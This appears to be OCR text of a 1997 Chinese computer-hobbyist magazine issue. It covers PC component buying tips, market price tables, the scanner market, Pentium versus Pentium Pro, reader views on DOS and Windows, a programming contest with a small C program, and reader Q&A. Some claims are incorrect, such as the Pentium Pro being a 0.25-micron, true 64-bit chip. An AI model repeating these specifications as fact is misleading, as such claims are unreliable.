现在的主板市场非常混乱但大部分主板都是采用 Intel 公司的 TRITONII 系列的 430HX 或 430VX 控制芯片组，而且大部分都支持 PNP 即插即用，板上集成 EIDE 接口，并且支持 PIO－4 或更新的 PIO－5 标准，高速串口等，其中虽然 430VX 芯片组支持如 168 线的 DIMM 内存，但不支持 ECC 奇偶效验内存(ECC 内存对要求计算数据正确的人士尤为重要)，而 430HX 芯片组不仅支持 ECC，而且支持更大的板上内存。其实主板的 BIOS 是否是 FLASH ROM BIOS 无所谓，一般名牌主板大都随主板提供该主板的 BIOS 程序盘，但是本人至今未看到主板厂商提供其生产的主板的 BIOS 升级驱动程序。本人估计是由于主板生产厂商大力研究新产品与其他公司进行竞争而忽视了对老产品的技术支持的缘故，因此 BIOS 的升级也就是一句空话了。板上最好带 256KB 管道淬发式二级 CACHE，如带有 CACHE 升级槽的主板更好，这样可以把 CACHE 提高到 512K，提高性能 20%。

内存现在市场上品种繁多，价格便宜，但其中大部分是在国内进行加工的走私芯片，EDO 内存假货水货尤其多。不要迷信 EDO 内存多快它只比 FP 内存快 20%(远没有某些杂志所说的 3－4 倍)，买好的 NEC、SAMSUNG 或 TI 的原厂 FP 内存(其中 NEC 内存质量最好)性能比 EDO(注：国内组装品)质量可靠的多，价钱也和 EDO 内存差不多（切记不要买磨过的内存)。有一种比较简单的方法可以鉴别内存是否打磨过，从侧面看内存，芯片上应该非常光滑，能看见略微凸起的芯片品牌和型号，正面看生产厂商标志非常清楚，没有划痕，芯片插脚焊点光滑，没有毛刺，还有要看看芯片型号的末尾数字，可以找到内存芯片的刷新速率，现在应该买－60ns 的，不要买－70ns 以上的，刷新速度慢的内存对主机性能影响非常大。


显示子系统对整体性能影响最大，如果一台好的计算机配一个次的显示卡，那么犹如小马拉一个大车一样，若显示子系统慢的话，整个系统都不得不停下来等显示子系统处理完，影响可想而知了，好的显示卡都有 2D & 3D 加速，可以帮助 CPU 加快处理图象信息（显示卡的购买可根据主机 CPU 的级别而定，P100 级的可买 S3 868、S3 VIO64＋、ATI 64 的显示卡，P133 级和 P150 级的可选购 S3 VIREG，P166 以上级的最好用 S3 968，否则对不起快速的 CPU)。

硬盘则是信息存储的地方，它的寻道时间、传输速率、容量、转速就成了考虑的重点(硬盘转速最好超过 6000 转/sec，寻道时间不要超过 10ms，若要攒高档机，寻道时间一定要快，硬盘寻道慢会在读取大量不连续数据时，如磁盘有大量的碎片时，耗费大量时间，使整体性能下降，就得不偿失了)，硬盘运行时的声音也应引起购买者的注意，本人观察得出 Seagate 和 Quantum 硬盘声音较小，马来西亚造的 WD 硬盘(注：国内卖的 WD 硬盘大部分是美国西部电子在马来西亚的工厂制造）和 MAXTOR 的 1GB 级别的硬盘工作时声音象一个小电锯，使人常常担心硬盘滑盘。光驱不是越快越好，越快的话纠错率越低，噪音也大，遇到质量次的光盘，光盘会在光驱内高速旋转而停不下来，日久天长对光盘和光驱损害都很大，所以对光驱的选择要根据需要购买，不要片面追求高速。

声卡是多媒体计算机必备的部件，声卡种类繁多，价格相差很大，如果没有联网的打算，可买市面上的普通声卡，若要联网，并想在网络上打电话的话，那就最好买新加坡产的 CREATIVE 或 AZTECH 的声卡，目前市场上只有这两公司产的全双工声卡，如果不是全双工的，就不能通过声卡在网络上打电话了。要看 VCD 的话，P100 级的机器加一块好的显示卡足已，花几百块钱买回一个解压卡纯属多余，另外还占用一个宝贵的扩展槽。

(待续)





□本刊记者　赵健

一、流行硬件推荐排行榜(1997.3)

种类	规格	价格	规格	价格
CPU	Intel 120(散包)	83	Intel 133(原包)	1150
主板	MS－5128 HX	980	中凌 2000HX	980
内存	8MEDO（现代）	280	8M 普通	250
硬盘	富士通 1.2GB	1350	Seagete 1.7GB	1580
显卡	Tr 9680	210	Tr 9685	380
光驱	高士达	600	米苏米	580

二、流行软件排行榜(连邦软件专卖店)

种类\名次	1	2	3
操作系统和平台	UCDOS	Richwin	WIN95
语言及开发工具	V－Foxpro	V－C＋＋	Turbo CAD
文字处理和报表	理德轻松排版	五笔字型	CCED
信息管理 MIS 工具	雅奇 MS	博石大管家	王特 MIS
工具软件	KV300	整人专家	病毒克星
CD/多媒体	双语系列	光谱系列	先博系列
教育软件	轻松背单词	鸿达教育系列	开天辟地
游戏/娱乐	仙剑奇侠传	命令与征服	金庸群侠传

三、排行榜英雄点评

微处理市场目前是 Intel 的天下，Intel 的旗帜飘扬在各 CPU 经销柜台，Intel 的标志在各配套市场上泛滥成灾。降价号角响起后，P120 卖 830 元，P133 卖 1150 元，而 P166 原包也只叫价 1600 元，如此价廉物美的微处理器，使 AMD 和 Cyrix CPU 的价格优势荡然无存，AMD－K5－133 已跌到 680 元的落魄境地，Cyrix CPU 干脆就从市场上自行消失。Intel 产品如此高的降价幅度似乎超出了去年底宣布的计划，表明 Intel 已下定决心倾销存货，为 Pentium Pro 和 MMX CPU 的登台扫清道路。AMD 和 Cyrix 芯片本就存在这样或那样差强人意的地方，冬季由于价格优势尚可容忍，现在能否顶住 Intel 的狂轰滥炸，在国内 Petium 级 CPU 市场扫尾战中分得一杯羹，颇令人担心。

主板市场比较沉闷，由于没有公认的名牌主角，市场“惶惶然不知所措”，微星 MS－5128HX 和中凌 ATC－2000 等虽然在上海获得了较好的评测结论，又经传媒广为宣传，已从无名无姓小字辈升格为知名品牌，后来居上，但长期使用效果如何，一时半会还难以得出准确结果。海洋、华硕、精英、大众等品牌部分主板虽然在过去颇为火爆，但或者因上海评测成绩不太理想，或者因没有参评，缺少“推荐产品”等称号镀金身，少了一把扩大市场的尖刀，欲进不得，欲退不能。目前新老主板销售形势处在胶着状态，预计不久后各品牌主板的销售势头不在沉默中消亡，就在沉默中爆发，新秀主板爆发的可能性要更大一些。市场能否最后取得成功，很重要的一点就在于经销商的及时引导和极力创造，如果微星等主板经受不住长期考验，商家又没有或不能抓住机会的话，微星成为“流星”，中凌成为“凋零”，是很有可能的。

内存市场，8MB EDO 元月初价位在 210 元左右，甚至有跌破 200 元大关的趋势，但进入月底后，由于购买力猛增，价格回弹至 230 元，目前已达 280 元。内存价格上升的原因，据分析是由于韩国、日本等厂家减产限价，国际市场库存量减少的缘故。内存价格走势不稳，我刊将密切注视。

硬盘的价格 1 月份至 3 月份基本没有变化，应验了第 1 期市场分析所言“价格如同硬盘一样坚硬”。本期继续推荐富士通 1.2GB 硬盘，它作为售前已经格式化好的硬盘，能否挤进 Seagate、Quantum 等品牌早已争胜的领地，在硬盘市场格式化出一片自己的天地，得看厂商的实力和决心。Seagate 1.7GB 硬盘性价比较好，比较适合目前较高级用户 Pentium 微机的需要。

显卡 Tr－9680 在第三期展露头角后，本期继续登榜亮相，再显风采。由于 MMX CPU 实际推出市场的时间日渐来临，厂家在继续生产普通显卡上自然会小心翼翼，新产品的推出步伐肯定会放慢，估计 Tr－9680、GL－5446 之类普通 PCI 显卡，在市场上还会有一段存活期。

光驱现在仍看好 4 倍速，一方面是因为其纠错能力强，噪音小，另一方面也是因其价格较 8 倍速便宜 200 余元，普通消费者用之已感得心应手，何况，借助 CD－Quick、Smart CD 等软件还可大大提高数据传输率，如同解压软件代替解压硬卡，通过软的办法实现 6 倍速、8 倍速的硬效能。光驱速度的提高，除部分因消费者需要外，一定程度上是由于厂家追求利润塞给用户的，随着生产商的增多和相互竞争，这种控制市场走向，强人所难的行为将难以继续奏效，毕竟用户才是最终的消费者。在没有新多媒体标准出台前，Xing、Alsound、Media 以及 MPEG 等声、视频软件的运行效果主要取决于微处理器，并不需要高速光驱。无论是听 CD、看 VCD 还是玩 Game，4 速已经够了，今后是否提速还应顺其自然。

扫描仪市场一瞥

□本刊记者 闻武



扫描仪作为计算机的输入设备，近几年在国内得到了广泛的应用。随着技术的发展，产品质量大幅度提高；各种品牌日渐丰富和系列化，导致竞争的加剧，使价格日趋合理；软件接口标准的统一，这一切都使扫描仪市场日趋成熟。扫描仪市场的发展，根据种类的不同也呈现不同的状况：

手持式扫描仪作为扫描仪家族中的元老，发展时间较早、品种齐全、价格较低、安装维护方便，在经历了起步期和成长期之后，已进入成熟期，日益得到广泛的应用。手持式扫描仪产品的种类有黑白、灰度和彩色三种，色彩位数也由原来的 18 位发展到现在的 24 位。象 Primax P800C 的差值分辨率达 2400bpi，24 位真彩色，价格也很便宜，约 1200 元左右。而黑白和灰度扫描仪的价格就更低了，一般在 500 元左右，且分辨率达 400dpi。在手持式扫描仪的产品中，台湾的 Primax，Mustek 等都是质量相当好的品牌机型。据报道：手持式扫描仪 1996 年全球的销量在 150 万台以上，这其中台湾的产品所占市场份额在 90% 以上。从近几年的销售情况来看：手持式扫描仪的销量不断增加，但相对于台式扫描仪而言，其增长速度并不大。

台式扫描仪主要以 A4 和 A3 幅面机型为主，其中又以 A4 幅面的用途最广、功能最全、销量最大。台式机也分为黑白、灰度和彩色三种类型。现在，黑白、灰度两种在市场上几乎已经绝迹，而一次彩色扫描却得到了迅速的发展，与手持式、大幅面扫描仪相比，它的发展是最快的，销量不断增加。台式扫描仪发展到今天，扫描精度普遍提高，光学分辨率一般在 600dpi，灰度、色彩级也更高，色彩可达 30 位和 36 位，也就是说能识别 2^{36} 即约 680 亿种色彩。扫描速度也更快，如罗技公司的 PageScan 彩色扫描仪，在 256 灰阶模式、400dpi 分辨率下，扫描 A4 彩页所需时间在 72 秒左右，而且扫描图像的品质相当好。与传统的台式扫描仪相比，小滚筒扫描仪（Sheet Feeder）的出现加快了扫描仪进入 SOHO（小型办公和家庭办公）的步伐，它在文档管理、复印、传真、通讯等方面以方便、快捷著称，大有取代台式扫描仪的趋势。馈纸式扫描仪是扫描仪家族中的后起之秀，它的研制及推出得到了扫描仪界人仕及用户的普遍关注。从市场的销售情况来看，馈纸式扫描仪增长幅度明显高于手持机，接近台式机的水平。

大幅面扫描仪近几年的发展也很快，这种扫描仪可扫描 A0 纸，主要用于工程图、CAD 设计等领域，它采用 CCD（电荷藕合器）部件进行扫描，分辨率一般在 800dpi，如 ANATech 公司推出的 Zagle 系列扫描仪中的 3840 型，它将高速、通用等特点溶于一体，具有卓越的功能及完美的外观设计。扫描 A0 图纸所需的时间少于 20 秒，误差低于 0.05%，并具有实时去污功能，还可以根据用户的要求，自动补线、校正、镜像、反转等无须经过其它软件系统就可以自动输出已扫描的图像，在大幅面扫描仪产品中，极具代表性的为 Vidar 和 TrueScan 系列，它们在市场上占有很大的份额。

专业扫描仪主要是胶片扫描仪、卡片阅读器和试卷阅读器等产品，这些扫描仪用途单一，在特定的功能上具有卓越的性能，所以一般用于专业部门。从市场上看，专业扫描仪的种类不同，其发展趋势也有很大的不同：如卡片阅读器在各种管理部门、财务部门得到了广阔的发展空间，而象胶片扫描仪，在一些非专业领域已被台式扫描仪附加 TMA（透明胶片适配器）所取代，但在专业领域，由于特定的需要，在短时间内还不可能被淘汰。如宝丽来生产的 SprintScan45，其光学分辨率高达 2000＊4000dpi，对于台式机附加 TMA 是不易达到的，所以胶片扫描仪在美术、广告、新闻出版和专业化实验室仍有很大的拓展余地。

扫描仪市场无论是从国际还是从国内都可说是日渐成熟，市场发展的潜力巨大，1996 年扫描仪市场保持了强劲的增长势头，这其中尤以台式机增长最快，各个厂商瞄准这片广阔的市场，全力投入，使市场竞争日趋激烈，手持机制造商有：Artek、Mustek、Genius 等，台式机制造商有：HP、Agfa、MicroTek 等，在这些外来厂商的夹击下，清华紫光生产的 UniScan 扫描仪可说是一颗新星，紫光公司根据国内用户的需要，与海外厂商密切合作，借助先进生产条件和技术生产制造了

具有世界先进水平的扫描仪，是目前市场上配套软件最多的扫描仪，基本上覆盖了扫描仪的主要应用领域，为用户提供了极大的方便。

扫描仪产品的丰富和系列化是与扫描技术的发展密不可分的，而扫描技术的发展主要体现在以下几个方面：首先是扫描精度的普遍提高，很多新技术得到广泛的应用，如CIS（接触式图像传感器）的使用使字符识别的正确率大幅度提高；其次扫描仪的色彩描述范围的增大，像素点的颜色描述从24位到30位和36位，使扫描后图像的色彩更丰富、更逼真。极大地满足了市场的需求；还有扫描速度普遍提高，快速扫描和高速扫描技术满足了不同层次用户的需要。更加快了产品系列化进程；再有扫描仪软件接口标准的启用也给用户带来了便利，软件安装更加快捷、方便。

计算机市场的活跃，微机和扫描仪价格的大幅度下跌，都极大地刺激了用户的消费欲望，再加上扫描技术的发展，应用范围不断拓展，从文字、图像的输入、通讯、管理、输出等各方面都有扫描仪的用武之地，可见：1997年扫描仪一定会进入一个大发展的时期。

Pentium PRO 离我们还有多远

□河北 苏强

从 Intel 推出其第一颗基于 Pentium PRO 芯片的第六代 CPU 至今已有 1 年的时间了，但到目前为止，火爆在计算机市场上的仍是 Pentium 级的微处理器，备受关注的 Pentium PRO 何时才能进入寻常百姓家?对此，我们从以下几个方面来分析一下。

首先，从硬件技术方面来看。

Pentium 微处理器的技术性能特点

1.Pentium 芯片采用了 0.6 微米静态 CMOS 制造工艺，芯片内集成了 320 万个晶体管，具有 32 位地址总线和 64 位数据总线，其最高时钟频率达 200MHz。

2. 处理器内集成了 8K 代码和 8K 数据的 L1 级回写式高速缓冲存储器。

3. 采用两条并行五段式流水线的超标量结构，使处理器能在同一时钟周期内，同时处理两条指令。

4. 采用了动态分支预测电路，常用指令固化、系统能源管理等先进的技术。

5. 内置了流水线结构的 80 位数字协处理器。

此外，75MHz 以上的 Pentium CPU 还采用了 3.3 伏和 2.9 伏的低能耗电压。

同 Pentium 相比 Pentium PRO 的优势主要表现在：

1.Pentium PRO 采用了更先进的 0.25 微米的生产工艺，芯片内集成了 650 万个晶体管，是真正的 64 位微处理器。

2.Pentium PRO 除了包含与 Pentium 同样数目的 L1 级高速缓存外，在芯片上还集成了 256KB 或 512KB 奔腾所不具备的 L2 级高速缓存，由于 L2 级高速缓存直接位于处理器核心，因此它比主板上的高速缓存存取效率更高。

3. 采用 3 条并行 14 级超流水线(Superpipelined)结构，其深度比 Pentium 更大，且为多级式。

4.Pentium PRO 采用一种动态执行 (dynamic execution) 的新技术，使其处理数据的能力达到惊人的程度。这种动态执行技术通过多转换预测，数据流分析和猜测执行来实现，使微处理器在同一时钟周期内能同时执行五条指令。

5.Pentium PRO 比 Pentium 更适合于多处理器的系统。

6. 采用 3.3 伏低耗电压。

其次，从软件方面来看。

Pentium 芯片的设计采用了 16 位代码的优化逻辑结构，从而使它在运行 16 位操作系统和应用程序时具有很强的能力。

Pentium PRO 被 Intel 定位于 32 位的操作系统和应用程序，这使得 Pentium PRO 在设计上注重了 32 位代码的优化，而忽略了 16 位代码，使 Pentium PRO 在处理 32 位软件时，速度无与伦比，而在处理 16 位软件和 16 位、32 位的混合软件时，甚至还不如相同频率的 Pentium。

由于现在大多数人还在使用原有的 DOS、Windows 3.x 和 Windows 95 等 16 位或 16 位、32 位混合的操作系统，Windows 3.x 和 Windows 95 从目前来看走势火爆尚可持续一段时间，因此 Pentium PRO 与 Pentium 在这方面相比毫无优势。但从将来的发展趋势来看，以 Windows NT 为代表的 32 位操作系统，势必会占据主导地位，发挥 Pentium PRO 卓越效能的时间或许不会太远。

第三，从多媒体方面来看

Intel 新近推出的 P55C Pentium 微处理器将采用一种称为 MMX 的多媒体扩张技术，这项技术的重点就是在微处理器中增加 57 个新指令，使多媒体和通讯应用程序中一些运算量大的循环部分得以加速执行。这项技术最适合于电子游戏，教学和娱乐等方面。


Intel 即将推出的 225 MHz 的 Pentium PRO 也将采用 MMX 技术，并且应用 75MHz 的全球最快总线。这将使 Pentium PRO 在处理集声音、文字、图形信息为一体的多媒体应用能力上，在多指令执行能力和通讯能力上大大优于 P55C 的 Pentium CPU。

第四，从价格方面来看

价格是广大消费者最关心的问题。从近几年的市场发展状况我们可以发现，某种机型要想成为主流产品，其价格不应超过 1 万元。目前来看，多媒体 Pentium 机价格在八九千元，而 Pentium PRO 虽经过几个月的大幅度降价，但仍高达 1.5 万元。从价格这方面来说，Pentium 具有明显的优势。

综合以上四个方面的因素，我们可以得出这样一个结论：Pentium PRO 虽然在性能上优于 Pentium，但要想取而代之，还需要在价格上下一番功夫。只有当 Pentium PRO 微机的价格在 1 万元左右的时候，才能真正开始它与 Pentium 的竞争。这个时间大约会在 1997 年的第四季度或 1998 年初。

DOS、Windows3.x 与 Windows95



编者按:随着微处理器技术的不断完善和发展,操作系统也在不断的更新之中。从 DOS、Win3.x、直至今天的 Win95。我们有了更多的选择,您是如何看待它们的呢?看看下面朋友的观点,您也许能找到共同的心声。

A 君 放不下 Windows,离不开 DOS

近日看到一则消息,说是去年头三季度的软件销售中 DOS 下降了 43%,Mac 下降了 36%,Windows 则下降了 18%。由此看来,DOS 的确是大船漏水,朝不保夕。但在我国究竟是用 DOS 的用户多,还是用 Windows 的用户多呢?从我身边的一些有电脑的朋友看,DOS 占了极大的比例,那他们的 Windows 干什么呢?不过是看看 VCD,玩儿玩儿 for Windows 游戏。但是,不可否认 Windows 的图形界面和鼠标的确比 DOS 方便多了。但对于一些初学者,要他们在 Windows 下编辑 pif 文件来玩儿非 for Windows 游戏是有难度的。像我有位朋友,在选购光盘时,只要看见“for Windows" 的字样就不会再往下看。我个人认为 DOS 比 Windows 直观。当你在屏幕上敲一行字符时,你至少知道那些字符是什么意思。再以希望汉字为例,显而易见,UCDOS 远比 UCWIN 有趣得多。Win95 则把 DOS 与 Windows 揉合在一起,又能怎样呢?我不敢对 Win95 作任何评价。但用事实说话,我身边有十几个安装了 Win95 的朋友结果是有 5 个因操作不适应,干脆把硬盘 FORMAT 了一遍,最终回到了 DOS 的怀抱。

现在人们家中的软件配置大都是 DOS + Win3.x 的基础。我想,等 for Windows 的应用软件超过 DOS 时,情况会有所变化了吧。(四川　但丁)

B 君 DOS、Windows 及比尔·盖茨

从 DOS 到 Win3.x 直至 Win95,微软就象完成了三极跳远一样,带动着软件业前进的步伐,着地点恰好是 386、486、和 Pentium。我们无法预料下一跳会落到哪里,就像我们总是难以跟上 intel 那颗‘奔腾的芯’的速度。或许十年后,Windows 的小旗会像今天它在电脑上所表现的那样,飘扬在我们生活中的各个角落。

通常我们周围的总聚集着两种人:一种是对技术细节相对麻木的一般用户;另一种是对技术和性能有独到眼光的专家。在前一种人眼里:Win3.x 和 Win95 的优点是让他们摆脱了刻板难记的 DOS 命令。目录树、文件类型,这些都像是在开他们想象力的玩笑。很多可以用 for Windows 程序工作的人,仍然对目标和源的概念感到陌生。Win95 就是这些硬件要上档次、操作要简便的人们的最佳选择。虽然在专家看来,Win95 为了向下照顾大量的 16 位软件而牺牲了一些 32 位的性能,这一点并不高明,但它让用户远离了键盘、远离了程序执行的过程。相比之于 DOS,操作 Win95 就像是在玩儿,给你的绝对是‘好用’的感觉。

虽然文件管理器和程序管理器使 Win3.x 文件管理的功能异常突出,但它仍离不开 DOS,在这个意义上,Win3.x 只能算是 DOS 的一个外壳 (Shell)。Win95 则彻底摆脱了 DOS,它的图形界面本身就是一个强大的 Shell,用文件夹管理文件也更为方便、直观。Win3.x 的许多优点,诸如 OLE、拖放式的操作、较强的多任务处理和多媒体功能等,都在 Win95 中表现得更加完善。Win95 还采用了一些突破性技术:如先进的内存管理,使应用程序可以突破 DOS、Win3.x 的内存瓶颈,发挥最大的效能。抢先式的多任务处理让 CPU 在执行过程中管理程序的多任务作业,这种方式增加了系统的安全性。即插即用功能更符合电脑向易学、易用方向发展的大趋势。

从 Win95 的精彩设计中我们可以领略比尔.盖茨的远见和运作市场的高超技巧,他将自己对未来信息社会的理解和展望变成了实在的程序——一种现在许多人可以理解、接受的语言,又通过这种语言在改变着或者引导着人们对电脑世界的认知。

也许是历史在做崇,在微软早已宣布放弃发展 DOS 系统、国外软件厂商转而支持 Win95 的今天,中国还不乏在 DOS 下编写程序,以自己的程序中有着类

似 Win3.x 界面而自豪的编程人员。科学在发展,我们现在面对的已不再是 DOS 与 Win3.x 那点差距;我们的工作也不再是简单的报表处理和文件录入那么一点工作量。就象当年 WPS 成功时，我们没有意识到 Windows 会给我们带来更多的商机，才会为 Word 拱手送上我们多年苦苦经营的文字处理市场。DOS、Win3.x 只是我们起步的台阶，我们现在需要借助 Win95 的马力，驶入信息化社会的快车道。不要让低档次的环境滞后我们去追求更高、更新的目标的起点。(山东　高峰)

C 君:希望不再有美中不足

从微软推出 DOS、WIN3.x 与 Win95 的时间上看，其实是 X86 技术逐步发展、不断完善的历史缩影。

DOS 可以说已经深入人心,它以相对低的硬件配置要求，获得了较为广泛的应用和推广机会。然而文字界面的生冷面孔和“审判式”人机对话模式,已经不能满足大多数电脑爱好者的需求，而 Win3.x 则在 DOS 内核之外罩上改良的图标界面。为电脑初学者的更快适应计算机创造了良机。在此基础之上，适应于更高硬件配置的 32 位操作系统 Win95 可以说是让人耳目一新。当然 Win95 出世不久,还有不尽如人意之处，但我相信经过三年的“磨合”(97 年微软将推出 Windows 的新版本)，将会有更多的爱好者们举手拥护 Win95 的。过去不少专家一再强调 Win95 运行的硬件条件随着各种配件价格的下降，绝大多数家庭已经有能力承担了，而 Intel 公司的 MMX 技术或许能开启 Win95/Win NT 的更为‘蔚蓝’的天空。(江苏　王庆庆)

D 君:一代新人胜旧人

1981 年 IBM 公司推出首台个人电脑，Microsoft 公司就为其编写了磁盘操作系统 DOS(Disk Operating System)的 1.0 版。到 1995 年的 6.22 版已经有了 15 个版本。此后 Microsoft 公司宣布不再开发其更高的版本 DOS。到 1995 年的 DOS 可谓戎马一生,它为我们人与电脑之间的沟通做出了杰出的贡献。

那么 Microsoft 公司为什么宣布不再开发 DOS 的更高版本了呢?1985 年 Microsoft 公司推出了基于 DOS 的 Windows1.0 图形界面操作系统，这就使得 PC 机也具有了类似 Macintosh 的功能。1989 年 5 月 Microsoft 公司又推出了 Win3.x 图形界面操作系统，其性能比 Windows1.0 有了很大的提高，这使得 Microsoft 公司看到了 Windows 的内在潜力。Windows 顾名思义:窗口化,直观。Windows 在很多方面都优于 DOS,但是最重要的一点是:它比 DOS 操作起来更加简便快捷,界面更直观友好,给人以亲切感。但是值得注意的是不管是 Windows1.0 还是 Win3.x 都还不能脱离 DOS。说到底,它只是给 DOS 作了美容,使其更漂亮了。从辩证唯物主义的观点来说就是:只有量变，没有质的飞跃。

但辩证唯物主义又说了:当量变达到一定程度时，又必然会引起质变。所以 Win95 的出现是必然的,它完全脱离了 DOS 是全新的 32 位图形操作系统。其实 Win95 并不是最早的 32 位图形操作系统，但它的的确确是很出色的一个。相比之下 DOS、Win3.x 是无法与之相提并论的。可以说 Win95 的出现为 PC 机的磁盘操作系统翻开了新的一页。

DOS、Win3.x、Win95 都是 Microsoft 公司为 PC 机而造的。从这一点上来说,Microsoft 为芯片注入了活力。DOS、Win3.x、Win95 一代比一代强,相信在今后 Microsoft 公司会推出更高性能的操作系统，因为:长江后浪推前浪,一代新人胜旧人!(长沙　曹亮)

E 君:根据实际,合理选择

我认为选用哪种操作系统要看你想用计算机做什么以及计算机的配置而言，不能人家说什么好就用什么。DOS 用起来得记住各种命令,不过用熟练了也没觉得有什么不太方便的地方，而且它对机器本身的要求也不高。我所做的工程项目用的就是一台最基本配置的 486 电脑,主要用来写各种监理文件以及用 FoxPRO 来管理各种施工数据,因此只安装了 DOS 6.22，并没有 Windows 系统,日常用也够了。我的一位朋友主要用计算机打电脑游戏、看 VCD，他用的是 Pentium-133 的机器，并装有 Win95;用他自己的话来说，打电脑游戏在 PWin95 操作系统下比 DOS6.xx 来得快。我自己家中的电脑主要用的软件是 WORD、EXCEL、王特 MIS、UCDOS、TurboCAD 及各种游戏软件。我用的是 5X86-133 的 CPU 加 16M 内存的机器，起先我也曾安装了 PWin95，感觉比 DOS 和 Win3.x 方便,运行速度也不慢;但用了一段时间后就感觉到不太满意的地方了,比如运行 OFFICE95 常内存不足,译林 6.0 运行起来比在 Win3.x 下要慢,硬盘被占用过多……。从一些电脑报刊上得知，Microsoft 即将推出 Win95 的下一个版本,Win NT 比 Win95 强多了，Win95 的错误不少……;最终我还是放弃了 PWin95，选用了 DOS6.22+PWin3.2。(宁波　毛龙州)



1997年1期擂台赛点评

题目要求计算出1997年某月某日是星期几。因此不用考虑判断是否闰年的问题，这个问题在很多书上已有详细的讲解和程序。所以我们可以认为已知1997年为非闰年，即2月份是28天，并且已知1997年1月1日是星期三。要想计算出1997年内任意一天是星期几，则需要先计算出此日期是1997年中的第几天，然后用此天数除以7，根据其余数就可判断出是星期几，因为星期数是每7天循环一次的。

绝大部分参赛者都解决了题目中的问题，但有些做成了万年历，似乎有点跑题了。有些程序调用了时间函数，直接得出了结果。虽然程序简单，但我们更想看看大家的编程技巧和对语句的理解程度，想学编程的朋友恐怕也会同意的吧。还有些程序用了很多的if和case语句，显得不够精炼。

本题目关键在于大家是否能灵活应用数组。可以用一个一维数组存放每个月的天数，用一个二维数组存放星期字符串，这样在判断输入日期的合理性及输出结果时显得非常方便。

很多朋友都考虑到了输入日期是否合理，查完一个后是否继续查询，中文提示，中文输出。这是一个非常好的思维模式，因为一个编程者不但要考虑怎样用程序解决问题，还应该考虑使用是否方便，界面是否友好。

刘清民的程序非常简洁，虽然是用C语言编写的程序，但其对数组的使用方法，相信对许多BASIC及其它语言的攻擂者也会有所启发。程序中首先将每月的天数放入数组days[ ]中，对应星期字符串放入数组str[ ]中。由于1997年1月1日是星期三，1除以7余1，故将星期三“Wen”放在str[1]的位置上，其余类推。运行时，根据输入月份和日期，计算出从1月1日到所求日期的天数，再除以7求余数，则str[余数]即为所求日期的星期数。为避免在输入日期时超过相应月份的最大天数，在输入后进行判断，如果有误则要求重新输入。

下面是其源程序，在Turbo C 2.0环境下运行通过。

```
#include <stdio.h>
main(void)
{int  month,day,i; char q;
static int days[13]={0,31,28,31,30,31,30,31,31,30,31,
30,31};
static char str[7][4]={"Tue","Wen","Thu","Fri","Sat",
"Sun","Mon"};
loop:
do{
  printf(" input the date(month day):");
  scanf("%d%d",&month,&day);
  }while (day>days[month]);
for(i=1;i<month;i++)
  day+=days[i];
printf(" The day is %s\n",str[day%7]);
printf("continue? (y/n)\n") ;
q=getch( );
if(q=='y'||q=='Y') goto loop;
}
```

优 胜 者

刘清民　河南舞阳钢铁公司物资供应部第二供应站（462500）

1997年4期擂台赛题目

一个商人不慎将一个40镑的砝码跌落在地下，碎成4块，恰好每块都是整数镑，后来他又意外的发现，可用这4块砝码称1至40镑的任意整数镑的重物。求这4块砝码各重多少？　（新疆 张平提供）


截稿日期：1997年5月30日
来稿请寄：北京白石桥路48号（100081）
《电脑爱好者》编辑部（擂台赛4期）

答读者问：

很多朋友有疑问，为什么每期擂台赛都要过三个月才揭晓。原因是这样的，每期在月初出刊后（如1期），有些边远地区的读者要等到下月（2月）初甚至月中才能看得到，等攻擂稿件返回已是2月底，而这时已是4期编辑制作中。所以1期的题目得等到4期才见分晓。这对心急的朋友特别是早看到杂志的朋友是有点难熬，还请大家谅解。为照顾较晚才能看到杂志的读者，特将截稿日期延长至月底。另外，每期攻擂稿件多达好几百封，堆在桌上很是可观，也请见谅不能一一回复。参赛稿件（包括磁盘稿）恕无法退回给大家。

能应用一定的编程技巧，精炼地完成题目的要求，有详细的编程思路和程序注释，界面设计得美观实用的攻擂者将获得优胜。优胜者将收到样刊和纪念品。

欢迎提供赛题，感谢大家的支持。



山东读者 金峰

? 一台486DX2/66M 的兼容机,开机自检后死机,用软盘启动后不能访问硬盘,系统提示"Invalid drive specification",用KV200未查出病毒。请问这种情况是何原因应如何处理?

! 硬盘不能顺利引导或用软盘启动后无法确认硬盘这种现象,通常都是由于硬盘主引导记录或分区表数据丢失造成的。错误的操作或病毒的感染都有可能破坏这些数据。可用KV300中的F10(快速重建硬盘分区表)试试。如果不行,您可以用KV300/B的格式将正常的同型号机器的硬盘引导记录备份到软盘上,然后再用KV300/HDPT.DAT格式恢复到有问题的机器中。建议您以后用NORTON UTILITES8.0中的RESCUE命令制作一张应急盘:运行NU8.0然后在主菜单下选RESCUE,在菜单中选择Creat,在Rescue Disk Contents窗口中选择硬盘引导记录、分区表、CMOS设定值等需要保存的内容,然后按ALT+C就可进行备份。如果以后系统运行失败,就可以利用它恢复以往的系统。

太原读者 王军

? Autoexec.bat中Smartdrv.exe和Mscdex.exe到底是干什么用的?它们之间的顺序有什么要求?Smartdrv.exe可以对光驱使用缓存提高读写速度吗?为何加装了Smartdrv.exe后为什么光驱还是很慢?

! Smartdrv.exe是光驱加速程序,它的这种加速是通过对光驱的缓冲实现的。而Mscdex.exe则是光驱管理程序。有时我们在加载了Smartdrv.exe为什么光驱还很慢呢?这是因为它们之间的顺序不正确。按照系统的默认设置,Smartdrv.exe出现在Mscdex.exe之前,从而使Smartdrv.exe没有实现对光驱的缓冲。这时只要把Smartdrv.exe的位置调整到Mscdex.exe之后,光驱的速度将有显著提高。

陕西读者 刘晓飞

? 一台P133兼容机,主操作系统是windows95。无论怎样修改设置及批处理,UPPER内存总是装不上去,为什么?是不是WIN95把高端内存封锁了?启动DOS 6.2也是同样的毛病。应如何解决?

